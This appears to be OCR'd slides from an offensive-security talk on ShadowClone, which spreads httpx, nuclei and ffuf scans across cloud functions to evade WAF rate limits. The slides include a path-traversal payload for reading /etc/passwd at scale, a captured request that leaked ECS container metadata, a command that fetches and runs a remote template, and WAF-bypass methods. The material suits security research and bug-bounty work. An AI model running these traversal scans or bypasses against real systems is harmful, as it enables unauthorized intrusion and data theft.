
You can provide it an incredibly large list of hosts, or target an individual WAF blocked site with a large wordlist and obtain the results in minutes.

AWS and Azure allow 1M invocations for free per month. GCP allows 2M invocations for free. Supports up to 1000 parallel invocations at a time.

ShadowClone

Workflow Part 1: Obtain live hosts via httpx

```
python shadowclone.py -i ~/assets.csv --split 40 -o all-assets-online
-c "/go/bin/httpx -l {INPUT}"
```




```
2024-05-03 06:28:25,365 [INFO] This file is already uploaded to bucket. Skipping upload.
2024-05-03 06:28:25,365 [INFO] This file is already uploaded to bucket. Skipping upload.
2024-05-03 06:28:25,941 [INFO] config.py:134 -- Lithops v2.8.0
2024-05-03 06:28:25,947 [INFO] aws_s3.py:60 -- S3 client created - Region: us-east-1
2024-05-03 06:28:26,387 [INFO] aws_lambda.py:94 -- AWS Lambda client created - Region: us-east-1
2024-05-03 06:28:26,390 [INFO] invokers.py:108 -- ExecutorID 049812-0 | JobID M000 - Selected Runtime: sc-runtime3 - 1024MB
2024-05-03 06:31:29,415 [INFO] invokers.py:172 -- ExecutorID 049812-0 | JobID M000 - Starting function invocation: execute_command() - Total: 22581 activatio
2024-05-03 06:31:29,489 [INFO] invokers.py:208 -- ExecutorID 049812-0 | JobID M000 - View execution logs at /tmp/lithops-shubs/logs/049812-0-M000.log
2024-05-03 06:31:30,163 [INFO] wait.py:97 -- ExecutorID 049812-0 - Getting results from 22581 function activations

  100%|

2024-05-03 06:40:56,117 [INFO] executors.py:612 -- ExecutorID 049812-0 - Cleaning temporary data
```

ShadowClone

Workflow Part 1: Obtain live hosts via httpx

While the invocations are running, you can grep the contents of execution log (i.e. /tmp/lithops-shubs/logs/049812-0-M000.log) to see if everything is working correctly.




```
2024-05-03 06:28:25,365 [INFO] This file is already uploaded to bucket. Skipping upload.
2024-05-03 06:28:25,365 [INFO] This file is already uploaded to bucket. Skipping upload.
2024-05-03 06:28:25,941 [INFO] config.py:134 -- Lithops v2.8.0
2024-05-03 06:28:25,947 [INFO] aws_s3.py:60 -- S3 client created - Region: us-east-1
2024-05-03 06:28:26,387 [INFO] aws_lambda.py:94 -- AWS Lambda client created - Region: us-east-1
2024-05-03 06:28:26,390 [INFO] invokers.py:108 -- ExecutorID 049812-0 | JobID M000 - Selected Runtime: sc-runtime3 - 1024MB
2024-05-03 06:31:29,415 [INFO] invokers.py:172 -- ExecutorID 049812-0 | JobID M000 - Starting function invocation: execute_command() - Total: 22581 activatio
2024-05-03 06:31:29,489 [INFO] invokers.py:208 -- ExecutorID 049812-0 | JobID M000 - View execution logs at /tmp/lithops-shubs/logs/049812-0-M000.log
2024-05-03 06:31:30,163 [INFO] wait.py:97 -- ExecutorID 049812-0 - Getting results from 22581 function activations

  100%|

2024-05-03 06:40:56,117 [INFO] executors.py:612 -- ExecutorID 049812-0 - Cleaning temporary data
```

ShadowClone

Workflow Part 2: Check list of online assets for a specific vulnerability via httpx

```
python shadowclone.py -i assets-online --split 40 -o matched-vulns -c "/go/bin/httpx -l
{INPUT} -path '/..\..\..\..\..\..\..\..\..\..\..\..\etc\passwd' -ms ‘root:x:0:0' "
```

Once complete, the file “matched-vulns” will have all of the combined results.


Request

```
GET
/..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\..\opt\ecs\metadata\[redacted]\ecs-container-metadata.json HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/60.0.3112.113 Safari/537.36

```

Response

```
HTTP/2 200 OK
Date: Fri, 10 May 2024 05:44:56 GMT
Content-Type: application/json

{
  "Cluster":"ecs-shared",
  "ContainerInstanceARN":
  "arn:aws:ecs:us-west-1:[redacted]container-instance/ec
  [redacted],
  "TaskARN":
  "arn:aws:ecs:us[redacted]
  "TaskDefinitior[redacted]
  "TaskDefinitior[redacted]
  "ContainerID":'[redacted]
  "ContainerName'[redacted]
  "DockerContaine[redacted]
  "ImageID":"sha2[redacted]
  [redacted]
  "PortMappings":[redacted]
```

ShadowClone

Workflow Part 2: Check list of online assets for a specific vulnerability via httpx

This can be repeated for any zero-day, creative research ideas, or theories you may have. Some of the wildest theories should always be tested across a really large list of online assets.

You'll be surprised at what falls out when your target list is exhaustive and you use tools like ShadowClone to distribute the work.


ShadowClone typically completes in a few minutes, so you can iterate quickly on ideas. From my extensive usage of ShadowClone, my highest bill has been about $100 USD (very heavy usage).

ShadowClone

Workflow Part 3: Run a custom Nuclei template across all targets

```
python shadowclone.py -i assets-online --split 5 -o all-swagger-out -c "wget https://
gist.githubusercontent.com/infosec-au/example/swagger-mod.yaml -O /tmp/swagger.yaml ; /go/bin/
nuclei -config-directory /tmp/ -duc -l {INPUT} -t /tmp/swagger.yaml -irt 0m20s -timeout 5"
```

Notice the lower --split value of 5, and the timeouts provided to Nuclei.




```
shubs@htp  ~/w/ShadowClone  *…  cat /tmp/lithops-shubs/logs/23232e-0-M000.log | egrep 'swagger-api'
   [swagger-api] [http] [info] https://[redacted]m/swagger-ui.html
   [swagger-api] [http] [info] https://[redacted]/swagger-ui.html
```

ShadowClone


Workflow Part 4: ffuf a single target with a large wordlist

```
python shadowclone.py -i ~/warchest/ffuf/final_fucking_wordlist.txt --split 300 -o ffuf-out -c
"/go/bin/ffuf -u http://example.com/FUZZ -w {INPUT} -s -D -e php,html,htm,js -mc all -fc 404
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/111.0.0.0 Safari/537.36'"
```

Adjust the splits depending on the WAF — this is a generous example of the WAF allowing at least 300 requests per IP.



```
shubs@htp  ~/w/ShadowClone  *…  tail -f /var/log/nginx/access.log
54.157.33.116 - - [10/May/2024:06:05:23 +0000] "GET /handson.js HTTP/1.1" 404 197 "-"
3.238.135.238 - - [10/May/2024:06:05:23 +0000] "GET /Agencias.php HTTP/1.1" 404 197 "
18.213.192.248 - - [10/May/2024:06:05:23 +0000] "GET /pgnviewer.htm HTTP/1.1" 404 197
18.215.151.240 - - [10/May/2024:06:05:23 +0000] "GET /test_mobile HTTP/1.1" 404 197 "
44.193.18.27 - - [10/May/2024:06:05:23 +0000] "GET /exclusivesmain HTTP/1.1" 404 197
3.238.225.73 - - [10/May/2024:06:05:23 +0000] "GET /cutebaby.js HTTP/1.1" 404 197 "-"
35.172.223.166 - - [10/May/2024:06:05:23 +0000] "GET /innovastudio.php HTTP/1.1" 404
54.81.137.23 - - [10/May/2024:06:05:23 +0000] "GET /addaia.php HTTP/1.1" 404 197 "-"
3.234.141.197 - - [10/May/2024:06:05:23 +0000] "GET /parrot.htm HTTP/1.1" 404 197 "-"
3.238.200.232 - - [10/May/2024:06:05:23 +0000] "GET /tag-search HTTP/1.1" 404 197 "-"
```



```
 100%|

2024-05-10 06:05:26,777 [INFO] executors.py:612 -- Executor
%2e%2e//google.com

cookie.php

index.php

r.php

index.php

r.php

json.php

cookie.php

exp.php


takeover
```

Alternative WAF Bypass Techniques

Bypassing the WAF via the WAF

Probably my favourite technique

Some WAFs allow you to protect your origin by only accepting authenticated TLS pulls – meaning you use their certificate to allow allow requests coming from the WAF provider.

In some cases, these WAFs provide a shared certificate that they use for all customers (i.e. Cloudflare).

If you know the origin IP of the asset, and you can sign up on the WAF provider, you can simply set up your own proxied connection to the origin IP via the WAF and reduce the WAF settings to lowest.

Bypassing the WAF via the WAF

Probably my favourite technique

https://certitude.consulting/blog/en/using-cloudflare-to-bypass-cloudflare/

This is also effective if the affected assets have simply whitelisted the WAFs IP address ranges. This technique works as long as you have an account on the WAF provider and can set up your own “proxied” connections.

WAF providers are “encouraging” customers to use per zone certificates for authenticated pulls but this adoption is slow.

Bypassing on-premise or reverse-proxy based WAFs via H2C smuggling

